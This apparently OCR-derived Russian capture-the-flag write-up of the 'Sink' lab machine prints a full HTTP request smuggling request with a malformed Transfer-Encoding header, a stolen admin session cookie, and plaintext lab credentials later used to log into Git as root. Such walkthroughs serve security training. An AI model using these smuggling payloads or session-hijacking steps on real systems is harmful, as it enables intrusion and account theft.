
Приступим к реализации. Отправим комментарий и перехватим запрос в Burp Proxy.



```
POST /comment HTTP/1.1
Host: sink.htb:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Origin: http://sink.htb:5000
Connection: close
Referer: http://sink.htb:5000/home
Cookie: lang=en-US; _csrf=BmTU89V0NN_tugVK5qUw6QUULD06MTYxMzIzMTQ1MTc4MzkxMTAxMA; session=eyJ1bWFpbCI6InJhbGZAcmFsZiJ9.YC14bg.ywP50IhfapYOLEvjrZQ78MrA-nw
Upgrade-Insecure-Requests: 1

msg=asd
```

Запрос на сервер


Его стоит преобразовать следующим образом: укажем заголовок `Transfer-Encodeing:[\x0b]chunked` и поменяем значение `Connection` на `keep-alive`. После чего дублируем заголовки запроса в тело запроса.



```
POST /comment HTTP/1.1 \r \n
Host: sink.htb:5000 \r \n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 \r \n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 \r \n
Accept-Language: en-US,en;q=0.5 \r \n
Accept-Encoding: gzip, deflate \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 318 \r \n
Origin: http://sink.htb:5000 \r \n
Connection: keep-alive \r \n
Referer: http://sink.htb:5000/home \r \n
Cookie: lang=en-US; _csrf=BmTU89V0NN_tugVK5qUw6QUULD06MTYxMzIzMTQ1MTc4MzkxMTAxMA; session=eyJ1bWFpbCI6InJhbGZAcmFsZiJ9.YC14bg.ywP50IhfapYOLEvjrZQ78MrA-nw \r \n
Upgrade-Insecure-Requests: 1 \r \n
Transfer-Encoding: 0b chunked \r \n
 \r \n
5 \r \n
msg=asd \r \n
0 \r \n \r \n
 \r \n
POST /comment HTTP/1.1 \r \n
Host: localhost:5000 \r \n
Cookie: lang=en-US; _csrf=BmTU89V0NN_tugVK5qUw6QUULD06MTYxMzIzMTQ1MTc4MzkxMTAxMA; session=eyJ1bWFpbCI6InJhbGZAcmFsZiJ9.YC14bg.ywP50IhfapYOLEvjrZQ78MrA-nw \r \n
Content-Length: 300 \r \n
Connection: keep-alive \r \n
Content-Type: application/x-www-form-urlencoded \r \n
 \r \n
msg=
```


Измененный запрос

После редиректа видим явно не тот комментарий, который отправляли.



```
120        <div class="media mb-4">
121          <img class="d-flex mr-3 rounded-circle" src="" alt="">
122          <div class="media-body">
123            <h5 class="mt-0">
                 Comment By: ralf
               </h5>
124            GET /notes/delete/1234 HTTP/1.1
125            Host: 127.0.0.1:8080
126            User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
127            Accept-Encoding: gzip, deflate
128            Accept: */*
129            Cookie: session=eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YCl4VQ.4Pv-dlkvwMfQBOPmFHiRjYukL7E
130            X-Forwarded-For: 127.0.0.1
131            &nbsp;<a href="/comment/delete/9756">Delete</a>
132          </div>
133        </div>
```


Ответ в Burp


Comment By: ralf
None Delete

Comment By: ralf
GET /notes/delete/1234 HTTP/1.1 Host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept-Encoding: gzip, deflate Accept: */* Cookie: session=eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YCl4VQ.4Pv-d1kvwMfQBOPmFHiRjYukL7E X-Forwarded-For: 127.0.0.1 Delete


Комментарии на странице сайта

Дело в том, что внутренний сервер неправильно интерпретировал размер переданных данных из-за путаницы в определяющих его HTTP заголовках, поэтому отобразил больше информации, чем должен был. Блок дополнительной информации, отображенной в комментарии, был взят из следующего запроса другого пользователя. В этом запросе передавались `cookie` другого пользователя, которые мы сразу подставляем себе и перезагружаем страницу. Как можно заметить, в данный момент мы имеем сессию администратора сайта.



Шапка сайта

Так как это сервис хранения заметок, сразу просмотрим, что может хранить админ. Находим три заметки.




Notes
Save important information here.

ID	Link	Action
1	View	Delete
2	View	Delete
3	View	Delete

Записи администратора

Каждая из них содержит учетные данные.




```
ralf@ralf-PC:~/tmp$ cat notes.txt
Chef Login : http://chef.sink.htb Username : chefadm Password : /6'fEGC&zEx{4]zz
Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3
Nagios URL : https://nagios.sink.htb Username : nagios_adm Password : g8<H6GK\{*L.fB3C
```

Содержимое заметок администратора

ТОЧКА ОПОРЫ

С найденными учетными данными получается авторизоваться в Git от имени `root`. Находим очень много коммитов, которые стоит просмотреть. Оттуда мы можем получить еще какие-нибудь учетные данные, секреты, токены или просто узнать используемые технологии.



root pushed to master at root/Kinesis_ElasticSearch
f14d7c5655 Elastic and Kinesis push
2 months ago

root created repository root/Kinesis_ElasticSearch
2 months ago

root pushed to master at root/Serverless-Plugin
c62928b730 plugin push
2 months ago

root created repository root/Serverless-Plugin
2 months ago


root pushed to master at root/Key_Management
86ca6d1182 rotation fix on dev
2 months ago

root/Kinesis_ElasticSearch	0 ★
root/Serverless-Plugin	0 ★
root/Log_Management	0 ★

Страница Git пользователя root

Я начал просмотр с конца. Важные данные нашлись в коммите вот по этой ссылке:

```
http://sink.htb:3000/root/Log_Management/commit/
e8d68917f2570f3695030d0ded25dc95738fb1baa
```



